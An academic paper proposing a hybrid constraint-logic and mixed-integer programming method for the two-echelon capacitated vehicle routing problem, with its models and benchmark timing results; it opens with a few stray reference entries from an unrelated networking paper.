- [13] R. Falkenberg, C. Ide, and C. Wietfeld, "Client-based control channel analysis for connectivity estimation in LTE networks," in *IEEE Vehicular Technology Conference (VTC-Fall)*. Montréal, Canada: IEEE, sep 2016.
- [14] O. Spinczyk, A. Gal, and W. Schröder-Preikschat, "AspectC++: An aspect-oriented extension to C++," in *Proceedings of the 40th International Conference on Technology of Object-Oriented Languages and Systems (TOOLS Pacific '02)*, Sydney, Australia, Feb. 2002, pp. 53–60.
- [15] O. Spinczyk and D. Lohmann, "The design and implementation of AspectC++," *Knowledge-Based Systems, Special Issue on Techniques to Produce Intelligent Secure Software*, vol. 20, no. 7, pp. 636–651, 2007.
- [16] M. Buschhoff, C. Günter, and O. Spinczyk, "A unified approach for online and offline estimation of sensor platform energy consumption," in *2012 8th International Wireless Communications and Mobile Computing Conference (IWCMC)*, Aug 2012, pp. 1154–1158.
- [17] N. Abramson, "The aloha system: Another alternative for computer communications," in *Proceedings of the November 17-19, 1970, Fall Joint Computer Conference*, ser. AFIPS '70 (Fall). New York, NY, USA: ACM, 1970, pp. 281–285.
- [18] M. Roidl, J. Emmerich, A. Riesner, M. Masoudinejad, D. Kaulbars, C. Ide, C. Wietfeld, and M. T. Hompel, "Performance availability evaluation of smart devices in materials handling systems," in *2014 IEEE/CIC International Conference on Communications in China - Workshops (CIC/ICCC)*, Oct 2014, pp. 6–10.
- [19] EN 300 220-1: *Electromagnetic compatibility and Radio spectrum Matters (ERM); Short Range Devices (SRD); Radio equipment to be used in the 25 MHz to 1000 MHz frequency range with power levels rang up to 500 mW*, ETSI European Standard, Rev. V2.4.1, Jan. 2012.



# Modeling and Optimization of Multi-echelon Transportation systems - a hybrid approach

Paweł Sitek

Kielce University of Technology  
Al. 1000-lecia PP 7,25-314 Kielce, Poland,  
Institute of Management and Control Systems  
e-mail:sitek@tu.kielce.pl

Tadeusz Stefański

Kielce University of Technology  
Al. 1000-lecia PP 7,25-314 Kielce, Poland,  
Institute of Management and Control Systems  
e-mail:t.stefanski@tu.kielce.pl

**Abstract**—The efficient and timely distribution of freight goods is critical for supporting the demands of modern urban areas. Optimum freight ensures the survival and development of urban areas. In the contemporary logistic there are two main distribution strategies: direct distribution and multi-echelon distribution. In the direct distribution, means of transport, starting from the main distribution center, bring their freight directly to the delivery points, while in the multi-echelon systems, freight is delivered from the main distribution center to the delivery points through intermediate points (local warehouses, satellites).

This study presents a concept and implementation of a integrated approach to modeling and optimization the Multi-Echelon Systems. In the proposed approach, two methods of constraint logic programming (CLP) and mathematical programming (MP) were integrated and hybridized. The proposed hybrid approach will be compared with classical mathematical programming on the same data sets (known benchmarks) for illustrative multi-echelon model - Two-Echelon Capacitated Vehicle Routing Problem (2E-CVRP).

## I. INTRODUCTION

THE transportation of goods and services expresses one of the main activities that influences trade, market, economy, and society as it assures a vital link between suppliers and customers. Today, one of the most important aspects which takes place in freight transportation is the definition of different shipping strategies. In the current freight transportation there are two main distribution strategies: direct distribution and multi-echelon distribution. In the direct distribution, means of transport, starting from a source (the main distribution center, depot), bring their freight directly to the delivery points while in the multi-echelon systems, freight is delivered from the source to the delivery points through intermediate points (warehouses, satellites etc.).

Nowadays, multi-echelon systems have been introduced in different areas and issues:

- Urban and city logistics.
- Multimodal freight distribution.
- Different types of supply chains.
- E-commerce and home delivery distribution.
- Postal and courier services.

The overwhelming majority of formal models of optimization in distribution goods and city logistics have

been formulated as the integer programming (IP), integer linear programming (ILP), or mixed integer linear programming (MILP) problems and solved using the OR-based methods. Most often used mathematical programming (MP) [1].

MP-based approach has some weaknesses. First of all, for the real size discrete optimization problems, it is time consuming and requires a lot of system resources (memory, processors, etc.). Secondly, it only allows modeling integer, binary and linear constraints [2].

This paper proposes the concept of a hybrid approach (where two approaches of constraint logic programming (CLP) and mathematical programming (MP) were integrated) to modeling and optimization of multi-echelon systems. The illustrative example shows the potential, efficiency and flexibility of this approach.

## II. MULTI-ECHELONS TRANSPORTATION SYSTEMS

The hierarchical level in terms of distribution strategies is the way the freight goes to the delivery point. When the freight arrives to delivery point without changing means of transport unit, a direct shipping or single-echelon strategy is applied, whereas when freight is derived from its source (depot) to its final destination passing through intermediate points (satellites, warehouses), where the freight is unloaded, then loaded into the same or into a different means of transport unit, we can speak of a multi-echelon system. Especially in transportation, it is not always possible or comfortable to deliver the goods directly to the delivery point. In fact, some transportation systems use intermediary points (warehouses, distribution centers) where some operations (packing, palletizing, etc.) take place. The different means of transport unit that belong to these systems stop at some of these intermediate points, and in some cases the freight changes means of transport unit or even mode of transport. Moreover, some additional services, like palletizing, packaging, labeling, re-packing etc., can be realized at these intermediary points. One of the basic problems in such systems (multi-echelon) is Vehicle Routing Problem (VRP). The VRP is used to design an optimal route for a fleet of vehicles/means of transport units to service a set of customers' orders (known in advance), given a set of

different type of constraints. The VRP is the NP-hard type. There are several variants of VRP like VRP with Time Windows (VRPTW), the capacitated VRP (CVRP), and Dynamic Vehicle Routing Problems (DVRP), Two-Echelon Capacitated Vehicle Routing Problem (2E-CVRP) is a multi-echelon variant of CVRP etc. [2,3,4].

### III. HYBRID APPROACH

Based on literature [5,6,7] and previous studies [8,9,10] was observed some advantages and disadvantages of both CLP-based and MP-based approaches. An integrated approach of constraint logic programming (CLP) and mixed linear integer programming/integer linear programming (MILP/ILP) can help to solve optimization problems which was impossible to solve with either of the two methods alone [11,12]. Although Constraint Logic Programming (CLP) and Operations Research (OR) methods like MP have different roots, the links between the two environments have grown stronger in recent years [11]. CLP and MP environments involve decision variables and constraints imposed on them. However, the types of the decision variables and different types of constraints that are used, and the way the constraints are represented, modeled and solved, are quite different in the two environments [10]. MP-based environments are based entirely on linear equations and inequalities, i.e., there are only two types of constraints: linear (linear inequalities or equations) and integrity (stating that the decision variables have to take their values in the binary and integer numbers). In CLP-based environments in addition to linear inequalities and equations, there are various other constraints: disequalities, nonlinear, logic and symbolic such as *cumulative()*, *ordered()*, *alldifferent()*, *sequence()*, *disjunctive()*, etc. In both MP-based and CLP-based environments, there is a group of constraints that can be solved with ease and a group of constraints that are difficult to solve. The easily solved constraints by MP methods are linear inequalities and equations over rational numbers. Integrity constraints are difficult to solve using MP algorithms such as branch-and-bound, branch-and-cost and cutting plane if the size of the problem is large. In CLP, domain constraints with integers and equations between two variables are easy to solve. The inequalities and general linear constraints (more than two variables), and symbolic constraints are difficult to solve. Taking all the above features of both approaches (MP and CLP), which in many areas complement each other, conducted research on how to integrate them. Several scenarios of their integration have been studied and reported in the literature [11].

Taking into account these studies and experiences with both environments, a hybrid approach has been proposed for modeling and solving multi-echelons problems.

- Main assumptions of the proposed hybrid approach were as follows:
- Integration of CLP and MP environments following the schedule proposed by the author;

- Use of strong points and compensation of weak points in terms of problem modeling and optimization revealed in both environments;
- Problem data representation in the form of sets of facts with a suitable structure based on the relational model [13];
- Introduction of model transformation as a presolving method;
- Substantial reduction of the feasible solution space for the post-transformation models;
- Automatic generation of implementing models and their translation into the MILP/ILP form.

Figure 1 presents the general concept of the hybrid approach implementation as an implementation platform. The hybrid approach comprises several phases: modeling, presolving, generating and solving. It has two inputs and uses the set of facts. Inputs are the set of constraints and the objectives to the reference model of a given problem. Based on them, the primary model of the problem is generated as a CLP model, which is then presolved. The built-in CLP method (constraint propagation [5,7]) and the method of problem transformation designed by the authors [8,9] (Section III.A) are used for this purpose. Presolving procedure results on the transformed model  $CLP^T$ . This model is the basis for the automatic generation of the MILP (Mixed Integer Linear Programming) model, which is solved in MP (with the use of an external solver or as a library of CLP).




Fig. 1 A concept of a hybrid approach as an implementation platform

The general concept of hybrid approach as an implementation platform consists in modeling and presolving of a problem in the CLP environment with the final solution (optimization) found in the MP environment. In all its phases, the platform uses the set of facts having the

structure appropriate for the problem being modeled and solved (see Figure 2 for illustrative problem). The set of facts is the informational layer of the implementation platform, which can be implemented as database, XML files, etc. Description of the facts has been shown in Appendix A




Fig. 2 A structure of facts for illustrative problem (2E-CVRP)

#### A. Transformation of the problem-presolving phase

The presolving phase is an important element of this approach as it makes it possible to simplify the model for the problem being solved and to reduce the problem search space. For the presolving phase to be effective, unfeasible combinations of model dimensions (indices) have to occur. In practice, unfeasible combinations of the index of decision variables and/or facts occur. The proposed platform uses constraint propagation and transformation for the presolving procedure. Constraint propagation is a concept and method that appears in constrained-based environments. Constraint propagation embeds any reasoning which consists in explicitly forbidding values from some variable domain of a problem, because all constraints can not be satisfied otherwise [5,7].

In the case of the illustrated problem presented, the transformation consisted in changing the problem representation from graph to routing. Instead of analyzing all possible transport connections from the source to the intermediate points and then from the intermediate points to the delivery points, only the feasible connections (source-intermediate point-delivery point) were generated and named routes. This resulted in the removal of certain indices and in the aggregation of other indices for decision variables, parameters, etc., which eventually led to the reduction in the number of decision variables and constraints [8,9,14]. The new set of decision variables, constraints and facts was the basis for creating the  $\text{CLP}^T$  model.

#### IV. ILLUSTRATIVE EXAMPLE – TWO-ECHELON VEHICLE ROUTING PROBLEM (2E-CVRP)

Possibility of using hybrid approach to modeling and optimization of multi-echelon systems is shown for the illustrative example. A good illustrative example of a multi-echelon system is 2E-CVRP. The Two-Echelon Capacitated Vehicle Routing Problem (2E-CVRP) is an extension of the

classical Capacitated Vehicle Routing Problem (CVRP) where the delivery source-delivery points pass through intermediate points (called satellites). As in CVRP, the goal is to deliver goods to delivery points (retailers, customers, etc.) with known ordered demands, minimizing the total delivery cost in the fulfillment of vehicle capacity constraints. Multi-echelon systems presented in the literature such as 2E-CVRP usually explicitly consider the routing problem at the last level of the transportation system, while a simplified routing problem is considered at higher levels [4,15].

In 2E-CVRP, the freight delivery from the source (depot) to the delivery points is managed by shipping the freight through intermediate points (satellites). Thus, the transportation network (Figure 3) is decomposed into two levels: the 1st level connecting the source point/depot (d) to intermediate points/satellites (s) and the 2nd one connecting the intermediate points/satellites (s) to the delivery points/customers (c). The objective is to minimize the total transportation cost of the vehicles involved in both levels. Constraints on the maximum capacity of the vehicles and the intermediate points are considered, while the timing of the deliveries is ignored.




Fig. 3 Sample transportation network for 2E-CVRP

### A. Mathematical model for 2E-CVRP

The formal mathematical model for 2E-CVRP in the form of MILP was taken from [4]. Table I shows the parameters and decision variables of the model. Figure 3 shows sample transportation network for 2E-CVRP.

TABLE I  
SUMMARY INDICES, PARAMETERS AND DECISION VARIABLES

Symbol	Description
<b>Indices</b>	
$n_s$	Number of intermediate points (warehouses, distribution centers, etc.)
$n_c$	Number of delivery points (retailers, shops, etc.)
$V_0=[v_0]$	Source (main distribution center)t
$V_s=\{v_{s1}, v_{s2}, \dots, v_{sn}\}$	Set of intermediate points
$V_c=\{v_{c1}, v_{c2}, \dots, v_{cn}\}$	Set of delivery points
<b>Parameters</b>	
$M_1$	Number of the means of transport unit (i.e. vehicles, trucks, etc.) (1st-level )
$M_2$	Number of the means of transport unit (i.e. vehicles, pick-ups) (2nd-level )
$K_1$	Capacity of the means of transport unit for the 1st level
$K_2$	Capacity of the means of transport unit for the 2nd level
$d_i$	Order quantity by customer $i$
$c_{i,j}$	Time /Cost of the arc $(i,j)$
$s_k$	Cost of unloading/loading procedure of the means of transport unit in intermediate point $k$
<b>Decision variables</b>	
$X_{i,j}$	An integer decision variable (the 1st-level) routing is equal to the number of means of transport units (1st-level) using arc $(i,j)$
$Y_{k,i,j}$	A binary decision variable (the 2nd-level) routing is equal to 1 if a (2nd-level) means of transport unit makes a route starting from intermediate point $k$ and goes from node $i$ to node $j$ and 0 otherwise
$Q^1_{i,j}$	The freight flow arc $(i,j)$ for the 1st-level
$Q^2_{k,i,j}$	The freight arc $(i,j)$ where $k$ represents the intermediate point where the freight is passing through.
$Z_{k,j}$	A binary decision variable that is equal to 1 if the freight to be delivered to delivery point $j$ is consolidated in intermediate point $k$ and 0 otherwise

$$\min \sum_{i,j \in V_0 \cup V_s} (c_{i,j} \cdot X_{i,j}) + \sum_{k \in V_s} \sum_{i,j \in V_s \cup V_c} (c_{i,j} \cdot Y_{k,i,j}) + \sum_{k \in V_s} (s_k \cdot Ds_k) \quad (1)$$

$$\sum_{i \in V_s} X_{0,i} \leq M_1 \quad (2)$$

$$\sum_{j \in V_s \cup V_0, j \neq k} X_{j,k} = \sum_{i \in V_s \cup V_0, i \neq k} X_{k,i} \text{ for } k \in V_s \cup V_0 \quad (3)$$

$$\sum_{k \in V_s} \sum_{j \in V_c} Y_{k,k,j} \leq M_2 \quad (4)$$

$$\sum_{i \in V_c, j \in V_c} Y_{k,i,j} = \sum_{i \in V_c, j \in V_c} Y_{k,j,i} \text{ for } k \in V_s \quad (5)$$

$$\sum_{i \in V_0 \cup V_s, i \neq j} Q^1_{i,j} - \sum_{i \in V_s, i \neq j} Q^1_{j,i} = \begin{cases} Ds_j & j \text{ is not the depot} \\ \sum_{i \in V_c} -d_i & \text{otherwise} \end{cases} \text{ for } j \in V_s \cup V_0 \quad (6)$$

$$Q^1_{i,j} \leq k_1 \cdot X_{i,j} \text{ for } i, j \in V_s \cup V_0, i \neq j \quad (7)$$

$$\sum_{i \in V_s \cup V_c, i \neq j} Q^2_{k,i,j} - \sum_{i \in V_c, i \neq j} Q^2_{k,j,i} = \begin{cases} Z_{k,j} d_j & j \text{ is not a satellite} \\ -D_j & \text{otherwise} \end{cases} \text{ for } j \in V_c \cup V_s, k \in V_s \quad (8)$$

$$Q^2_{k,i,j} \leq k_2 \cdot Y_{k,i,j} \text{ for } i, j \in V_s \cup V_c, i \neq j, k \in V_s \quad (9)$$

$$\sum_{i \in V_s} Q^1_{i,V_0} = 0 \quad (10)$$

$$\sum_{j \in V_c} Q^2_{k,j,k} = 0 \text{ for } k \in V_s \quad (11)$$

$$Y_{k,i,j} \leq Z_{k,j} \text{ for } i \in V_s \cup V_c, j \in V_c, k \in V_s \quad (12)$$

$$Y_{k,j,i} \leq Z_{k,j} \text{ for } i \in V_s, j \in V_c, k \in V_s \quad (13)$$

$$\sum_{i \in V_s \cup V_c} Y_{k,i,j} = Z_{k,j} \text{ for } k \in V_s, j \in V_c, i \neq k \quad (14)$$

$$\sum_{i \in V_s} Y_{k,i,k} = Z_{k,j} \text{ for } k \in V_s, j \in V_c, i \neq k \quad (15)$$

$$\sum_{i \in V_s} Z_{i,j} = 1 \text{ for } j \in V_c \quad (16)$$

$$Y_{k,i,j} \leq \sum_{l \in V_s \cup V_0} X_{k,l} \text{ for } k \in V_s, i, j \in V_c \quad (17)$$

$$Y_{k,i,j} \in \{0,1\}, Z_{k,l} \in \{0,1\} \text{ for } k \in V_s, i, j \in V_s \cup V_c, l \in V_c \quad (18)$$

$$X_{k,j} \in Z^+ \text{ for } k, j \in V_s \cup V_0 \quad (19)$$

$$Q^1_{i,j} \geq 0 \text{ for } i, j \in V_s \cup V_0; Q^2_{k,i,j} \geq 0 \text{ for } i, j \in V_s \cup V_c, k \in V_s \quad (20)$$

$$Ds_k = \sum_{l \in V_c} (d_j \cdot Z_{k,j}) \text{ for } k \in V_s \quad (21)$$

The objective function (1) minimizes the sum of the handling operations and transport costs (according to the individual arcs of the route). Constraint (3) ensures, for  $k=V_0$ , that each 1st-level route begins and ends at the source point, while when  $k$  is a intermediate point, impose the balance of means of transport units entering and leaving that point. Constraint (5) specifies that each 2nd-level route to begin and end to one intermediate point and the balance of means of transport units entering and leaving each delivery point. The number of the routes in the 1-st and 2-nd levels must not exceed the number of mode of transport units for that level, as forced by constraints (2) and (4). The flows balance on each network node is equal to order quantity of this node, except for the source point, where the exit flow is equal to the total order quantity of the delivery points, and for the intermediate points at the 2nd-level, where the flow is equal to the order quantity (unknown) assigned to the



intermediate points which ensure constraints (6) and (8). Moreover, constraints (6) and (8) forbid the presence of sub-routes not containing the source or a intermediate point, respectively. In fact, each node receives an amount of flow equal to its order quantity, preventing the presence of sub-routes. The capacity constraints are formulated in (7) and (9), for both levels. Constraints (10) and (11) do not allow residual flows in the routes, making the returning flow of each route to the source (1st-level) and to each intermediate point (2nd-level) equal to 0. Constraints (12) and (13) indicate that delivery point  $j$  is served by a intermediate point  $k$  ( $Z_{kj}=1$ ) only if it receives freight from that intermediate point ( $Y_{ki,j}=1$ ). Constraint (16) assigns each delivery point to one and only one intermediate point, while constraints (14) and (15) indicate that there is only one 2nd-level route passing through each delivery point and connect the both levels. Constraints (17) allow to start a 2nd-level route from a intermediate point  $k$  only if a 1st-level route has served it. Constraints from (18) to (20) result from the character of the MP-formulated problem. Constraint (21) determines transshipment volume for satellite Vs.

### B. Mathematical model for 2E-CVRP after transformation

The most important feature that characterize the hybrid approach is the presolving phase. The presolving is usually used to reduce the size of the problem (the number of decision variables and constraints), what results in an increase in the effectiveness of the search for a solution.

In hybrid approach, the main method of presolving is model transformation. In this case the transformation is based on the transition from arc to the route notation (Section III.A). During the transformation the TSP - traveling salesman problem is repeatedly solved and only the best routes in terms of costs are generated. In the process of transformation, the capacity vehicles constraints and those resulting from the set of orders are taken into account at both first and second level. Transformation is also subject to a set of facts describing the problem. The obtained model after the transformation (TC1)..(TC9) has different decision variables (Table II) and different constraints than those in the (1)..(24). Some of the decision variables are redundant; other variables are subject to aggregation. This results in a very large reduction in their number. The transformation also reduces or eliminates some of the constraints of the model.

$$\min \sum_{a=1}^W (Z_a \cdot F_{S_a}) + \sum_{b=1}^F U_b \cdot F_{C_b} \quad (TC1)$$

$$\sum_{b=1}^F U_b \leq M_2 \quad (TC2)$$

$$\sum_{b=1}^F U_b \cdot H_{b,j} = 1 \quad \forall j = 1..n_c \quad (TC3)$$

$$\sum_{b=1}^F U_b \cdot H_{b,i} \cdot W_{C_b} = \sum_a^W X_a \cdot G_{a,i} \quad \forall i = 1..n_s \quad (TC4)$$

$$\sum_{i=1}^{n_s} \sum_{b=1}^F U_b \cdot H_{b,i} \cdot W_{C_b} = \sum_a^W X_a \quad (TC5)$$

$$Z_a \cdot K_1 \geq P_{S_a} \quad \forall a = 1..W \quad (TC6)$$

$$\sum_{a=1}^W Z_a \leq M_1 \quad (TC7)$$

$$U_b \in \{0,1\} \quad \forall b = 1..F \quad (TC8)$$

$$Z_a \in C \quad \text{for } a = 1..W \quad (TC9)$$

TABLE II  
SUMMARY INDICES, PARAMETERS AND DECISION VARIABLES FOR  
TRANSFORMED MODEL

Symbol	Description
<i>Indices</i>	
$n_s$	Number of intermediate points (warehouses, distribution centers, etc.)
$n_c$	Number of delivery points (retailers, shops, etc.)
$W$	Number of possible routes from source point to intermediate points (determined by CLP during transformation)
$F$	Number of possible routes from intermediate points to delivery points (determined by CLP during transformation)
$i$	Intermediate point index
$a$	Source point-intermediate point route index
$j$	Delivery point index
$b$	Intermediate point –delivery point route index
$M_1$	Number of the 1st-level means of transport units
$M_2$	Number of the 2nd-level means of transport units
<i>Input parameters</i>	
$W_{C_b}$	Total demand for route $b$ (determined by CLP during transformation)
$F_{S_a}$	Route $a$ cost (determined by CLP during transformation)
$F_{C_b}$	Route $b$ cost (determined by CLP during transformation)
$G_{a,i}$	If $i$ is located on route $a$ $G_{a,i}=1$ , otherwise $G_{a,i}=0$
$H_{b,j}$	If intermediate or delivery point $j$ is located on route $b$ $H_{b,j}=1$ , otherwise $H_{b,j}=0$
$K_1$	Capacity of the means of transport unit for the 1st level
<i>Decision variables</i>	
$Z_a$	If the tour takes place along the route $a$ from the route set generated for level 1, then $Z_a=1$ , otherwise $Z_a=0$
$U_b$	If the tour takes place along the route $b$ from the route set generated for level 2, then $U_b=1$ , otherwise $U_b=0$
<i>Computed quantities</i>	
$X_a$	Total demand for route $a$

## V. NUMERICAL EXPERIMENTS

For the validation of the proposed hybrid approach and the implementation platform, benchmark data for 2E-CVRP

was selected. The instances for numerical experiments were built from the existing instances for CVRP [16] denoted as E-n13-k4. All the instance sets can be downloaded from the website [17]. The instance set was composed with 1 depot, 12 customers and 2 satellites. The full set of instances consisted of 66 instances because the two satellites were placed over twelve customers in all 66 possible ways (number of combinations: 2 out of 12). Twenty instances were selected for the numerical experiments.

Numerical experiments were conducted for the same data in two runs. The first run was a classical implementation of model (1)..(21) and its solution in the MP-based environment (MP). In the next run the model (1)..(21) was transformed to (TC1)..(TC9) and solved in the proposed hybrid implementation platform (HYBRID). The calculations were performed using a computer with the following specifications: Intel(R) Core(TM) I3-2100, 2x 3,106GHZ RAM 8 GB.

The results are presented in Table III. As seen above, application of the hybrid approach reduced the calculation time needed to find the optimal solution from 3 to more than 50 times, depending on data instance, in relation to mathematical programming. For some examples, mathematical programming did not find the optimal solution in acceptable time.

The final stage of the research was to optimize Two-Echelon Capacitated VRP with Time Windows (2E-CVRP-TW). In literature, this problem is the extension of 2E-CVRP where time windows on the arrival or departure time at the satellites and/or at the customers are considered.

In our case, the time window is interpreted as a non-transient time of transport at the first and second levels (independently). This interpretation of the time window is of great practical significance, i.e. it defines, for example, the maximum working time of the driver (legal regulations), the transport time of the product (freshness), etc. In this case, the hybrid approach not only accelerated the calculations but enabled time windows to be introduced without the need to change the model. During the transformation, only those routes that fulfilled the condition imposed by the time window were accepted. The results obtained for different time window values for the selected data instances are shown in Table IV. In addition, the obtained results are illustrated by diagrams showing selected routes for E-n13-k4-20 instances without time windows and TW = 50 and TW = 60 (Fig. 4, Fig. 5 and Fig.6).




Fig. 4 Transportation routes for instance I-20, Fc=276




Fig. 5 Transportation routes for instance I-20 with time window TW=50, Fc=294




Fig. 6 Transportation routes for instance I-20 with time window TW=60, fc=280

TABLE III  
THE RESULTS OF NUMERICAL EXPERIMENTS FOR 2E-CVRP

Instance	MP		HYBRID	
	T	Fc	T	Fc
I-01	600*	280	16	280
I-04	52	218	8	218
I-05	86	218	7	218
I-06	123	230	9	230
I-07	51	224	7	224
I-11	600*	276	11	276
I-13	600*	288	14	288
I-14	54	228	14	228
I-15	69	228	15	228
I-20	487	276	9	276
I-22	600*	312	8	312
I-23	40	242	12	242
I-24	74	242	11	242
I-25	97	252	8	252
I-26	55	248	7	248
I-32	600*	246	9	246
I-33	101	258	7	258
I-40	30	254	9	254
I-46	600*	280	9	280
I-53	120	300	10	300
I-54	600*	304	11	304
I-55	600*	310	11	310
I-56	132	310	15	310
I-57	600*	326	13	326
I-58	600*	326	7	326

\*calculations stopped after 600s

instance I= E-n13-k4 (I-01 short for E-n13-k4-01)

As you can see, time windows affect both the optimal value of objective function (Table IV) and the way of distribution (different routes) (Fig.4, Fig.5, Fig.6.)

TABLE IV  
THE RESULTS OF NUMERICAL EXAMPLES FOR 2E-CVRP-TW

Instance	40	50	60	70	80	90	100
I-01	-	-	-	-	-	-	280
I-07	-	224	224	224	224	224	224
I-11	-	-	304	276	276	276	276
I-20	-	294	280	276	276	276	276
I-26	-	248	248	248	248	248	248
I-32	-	-	262	246	246	246	246
I-33	-	258	258	258	258	258	258
I-40	-	284	284	254	254	254	254

## VI. CONCLUSION

The effectiveness of the proposed hybrid approach results from the reduction of the problem space and using the best properties of both components – MP and CLP. The hybrid method (Table III) makes it possible to find optimal solutions in the shorter time. In addition to solving larger problems faster, the proposed approach provides virtually unlimited modeling options with many types of constraints.

Applying a hybrid approach to this type of problems also allows you to introduce a group of constraints such as different time windows, logic exclusion etc. without having to change the model itself.

Therefore, the proposed hybrid method is recommended for optimization multi-echelon distribution problems that have a structure similar to the illustrative model (Section IV). This structure is characterized by the constraints and objective function in which the decision variables are summed up.

Further work will focus on running the optimization models with non-linear and logical constraints, multi-objective, uncertainty etc. in the hybrid optimization platform. The planned experiments will employ proposed hybrid method for Two-Echelon Capacitated VRP with Satellites Synchronization, 2E-CVRP with Pickup and Deliveries and others VRP issues in logistic issues [18].

In addition, it is envisaged to include in future models the lead times [19,20]. In the course of further work on the hybrid approach, it is planned to use it for modeling and optimization of IoT processes [21].

## APPENDIX A

TABLE A1  
DESCRIPTION OF FACTS FOR 2E-CVRP

Name	Description
Means_of_transport_2 (#N, M <sub>N</sub> , K <sub>N</sub> )	A fact that describes a particular type of transport with ID #N, including: Information on the number of means of transport on 1-level and 2-level and their capacities.
Customer(#V <sub>C</sub> , d <sub>C</sub> )	A fact that describes the recipients, including information about their orders.
Depot(#V <sub>o</sub> )	A fact that describes the depot.
Satellites(#V <sub>s</sub> , S <sub>s</sub> )	A fact that describes the satellites.
Cost(#V <sub>i</sub> , #V <sub>j</sub> , C <sub>i,j</sub> , N)	A fact describing the distance between points (costs).
Routes_1(#A, F <sub>sA</sub> , N)	A fact describing routes from depot to satellites.
On_route_1(#A, G <sub>A</sub> , N)	The fact states which points are on the route_1
Routes_2(#B, F <sub>cB</sub> , F <sub>cB</sub> , N)	A fact describing routes from satellites to customers.
On_route_2(#B, H <sub>b</sub> , N)	The fact states which points are on the route_2

## REFERENCES

- [1] A. Schrijver, "Theory of Linear and Integer Programming", John Wiley & sons, 1998A.
- [2] S. Kumar, R. Panneerselvam, "Survey on the Vehicle Routing Problem and Its Variants", *Intelligent Information Management*, 4, 2012, pp. 66-74.
- [3] A. Verrijdt de Kok, "Distribution planning for a divergent n-echelon network without intermediate stocks under service restrictions", *International Journal of Production Economics*, 38, 1995, pp. 225-243.
- [4] G. Perboli, R. Tadei, D. Vigo, "The Two-Echelon Capacitated Vehicle Routing Problem: Models and Math-Based Heuristics", *Transportation Science*, v 45, 2012, pp. 364-380.
- [5] A. Ligeza, "Improving Efficiency in Constraint Logic Programming Through Constraint Modeling with Rules and Hypergraphs", *Federated Conference on Computer Science and Information Systems (FedCSIS)*, 2012, pp. 101-107.
- [6] G. Bocewicz, Z. Banaszak, "Declarative approach to cyclic steady states space refinement: periodic processes scheduling", *International Journal of Advanced Manufacturing Technology*, Vol. 67, Issue 1-4, 2013, pp. 137-155.
- [7] K. Apt, M. Wallace, "Constraint Logic Programming using Eclipse", Cambridge University Press, 2006.
- [8] P. Sitek, J. Wikarek, "A Hybrid Programming Framework for Modeling and Solving Constraint Satisfaction and Optimization Problems" *Scientific Programming*, vol. 2016, Article ID 5102616, 2016. doi:10.1155/2016/5102616.
- [9] P. Sitek, J. Wikarek, "A hybrid framework for the modelling and optimisation of decision problems in sustainable supply chain management", *International Journal of Production Research*, vol 53(21), 2015, pp 6611-6628, doi:10.1080/00207543.2015.1005762

